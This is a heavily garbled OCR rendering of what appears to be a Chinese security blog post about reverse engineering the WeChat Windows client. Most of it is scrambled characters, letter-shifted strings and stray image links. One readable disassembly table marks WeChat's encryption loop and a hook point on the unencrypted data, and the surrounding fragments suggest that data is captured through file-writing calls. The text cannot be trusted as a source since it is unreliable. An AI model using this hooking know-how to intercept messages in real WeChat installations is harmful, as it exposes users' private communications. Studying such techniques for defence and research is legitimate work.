订　　艺　　角

ls9srbsnwlqir　　矿　规　　逃评　　罗

53　　摄　罗遭　　调　结　　矿

艺　罗　　谨　　摄

6携xdibslsh


角　　般练罗 idnh sruw调　　艺　　练罗　　sruw qdp h　　矿　规　　角　nhuqhcwdvn阿　gxp s Ⓑ般　角 idnh wdvn矿脑　◎　　订　　面矿　　齐般练罗 XDI slsh矿(s)　职　　角间　　订　　Ⓑ　　雅　　迎　矿　　exiihu　　矿　　exiihu矿　结　slsh摄

露　　rrcsruww　　exiihu矿　耻　罗　逃 exiihu罪　。　(r)(r)　sruw　雅　　矿　　xdi slsh　；　罗　　面翻 idnh sruw　　矿　　艺　角　般练罗　规　idnh sruw　sruw qdp h般矿　　角　　矿(v) sruw qdp h　　矿　　角　　般　　雅　面　　般摄

7携khds vsud|

角　　遭　　矿　　练　矿rrcsruww　翻般 sruw qdp h矿LRVxuidfh　　翻　　矿

矿　规　　翻般idnh sruw矿　角　　LRVxuidfh vhwbydoxh摄



3{6

exj v1fkurplxp

kwwsv=22exj v1fkurplxp1ruj 2s2surmhfw0}hur2lvvxhv2ghwdlo3lg@4; 39

SF 迎 神 ⓤ迄 ⑨

原创 鬼手 56 信安之路 2019-10-02

艺 dqknj j 资 擎 迎 SF +5,0

绑 支矿 神

kwwsv=22eev1shgl|1fr p 2wkuhdg057<5: 71kwp

dqknj j 资 Ⓑ般迄 矿

齐 院 矿 轴 谅+ 起 迎 践 5191; 185,


遗 翻 3{63H659矿绑

```
9: H6H64<     F: 78 l F 3433333Ap r y gz r ug sw
vv=^hes03{7`/3{4
9: H6H653     l l : : 67          sxvk gz r ug sw
gv=^hgl. 3{67`                > 长度
9: H6H656     l l : : 63          sxvk gz r ug sw
gv=^hgl. 3{63`                > 内容
9: H6H659     H; ; 8l 3: 633      f dα Z hF kdwZ l19; 8: G6E3
9: H6H65E     ; G; 8 8; l l l l l l    dhd hd{/gz r ug sw
vv=^hes03{D; `
9: H6H664     83                  sxvk hd{
9: H6H665     H; 3<3H3333         f dα Z hF kdwZ l19: H6l 473

F: 78 l F 34333333 l l : : BB l l : : BB H; BBBBBBBB ; G; 8 BBBBBBBB
83 H; BBBBBBBB
```

艺迄 院 请

陷 罗 结 矿 矿 角

练



^hgl. 3{63` 雅 迄 练 院 矿。

迎 LG 练 (o) 摄 角 规 罗 面

KRRN 迄 矿调 摄 翻 雅 矿

评 摄

院

罗 雅 矿 耻 评

院 摄 绝 角 迎 评 ⓠ

迄 Ⓑ 摄 耻 角结 练绑 院 摄


间 Ⓑ 矿评 练 (o) 矿陷罪

。 (v) 摄 耻 (q)评 齐 矿

雅 罪 ⓠ 摄ⓠ 职 警 败

DSL矿面阻ⓠ Ⓑ 摄

罗 神



ⓤ迄 院


般 矿 绝 般

f doo矿 耻 角 规 Ⓑ 职 矿 F uhdwhl ldhZ (s)

职Ⓡ矿 Ⓑ ⑨ 挺 矿 ⑨ Ⓡ


迄 齐 摄

迄




RG 罪 Ⓑ迄 f doo矿 绑


矿 F uhdwhl ldhZ 绑 摄职 l <




警 翻 {σj矿 罗 结 角 矿 l <



练 Ⓑ lp dj h 院 矿露(s)




角 参 N 矿 Ⓑ 练 矿



迎 Ⓑ 逃矿 ⑨ 矿 角 罗

挺 职Ⓡ Ⓑ ⑨ 矿陷 经 练 谅 矿

经 练绑 Ⓑ



地址	HEX 数据	反汇编	注释
5EA0B500	0F100403	movups xmm0,dqword ptr ds:[ebx+eax]	
5EA0B504	8D40 20	lea eax,dword ptr ds:[eax+0x20]	
5EA0B507	66:0FEFC1	pxor mm0,mm1	
5EA0B50B	0F1140 E0	movups dqword ptr ds:[eax-0x20],xmm0	
5EA0B50F	0F100416	movups xmm0,dqword ptr ds:[esi+edx]	加密循环
5EA0B513	83C2 20	add edx,0x20	
5EA0B516	66:0FEFC1	pxor mm0,mm1	
5EA0B51A	0F1140 F0	movups dqword ptr ds:[eax-0x10],xmm0	
5EA0B51E	3BD1	cmp edx,ecx	
5EA0B520	7C DE	jl short WeChatWi.5EA0B500	
5EA0B522	8B75 EC	mov esi,dword ptr ss:[ebp-0x14]	加密的数据
5EA0B525	8B5D FC	mov ebx,dword ptr ss:[ebp-0x4]	未加密的数据 HOOK点
5EA0B528	3BD7	cmp edx,edi	
5EA0B52A	7D 25	jge short WeChatWi.5EA0B551	
5EA0B52C	2BDE	sub ebx,esi	
5EA0B52E	8D0C16	lea ecx,dword ptr ds:[esi+edx]	
5EA0B531	895D FC	mov dword ptr ss:[ebp-0x4],ebx	


Ⓑ 罗 职 ⓑ绑 矿 迄 练罗

迄 f dꝏ 院(f)

露 练 矿 绑摄 见 间


⑨ 矿 hf{ 矿脑 摄陷

罪 缩罗 摄




角间 雅 罪 ^hes03{47` 雅 矿


蚁耻陷 摄间绑 FuhdwhlldhZ



FuhdwhlldhZ 绑 矿 Ⓑ 矿 警



翻 3{l；3矿 露绑 Z ulwhl ldh




Z ulwhl ldh 绑 规 Ⓑ 翻 l；3矿面阻 颈 翻

6<l H; 53矿 ^hes03{47` 脑 6<l H; 53摄脑

^hes03{47` 罗谅 迄 ⑨

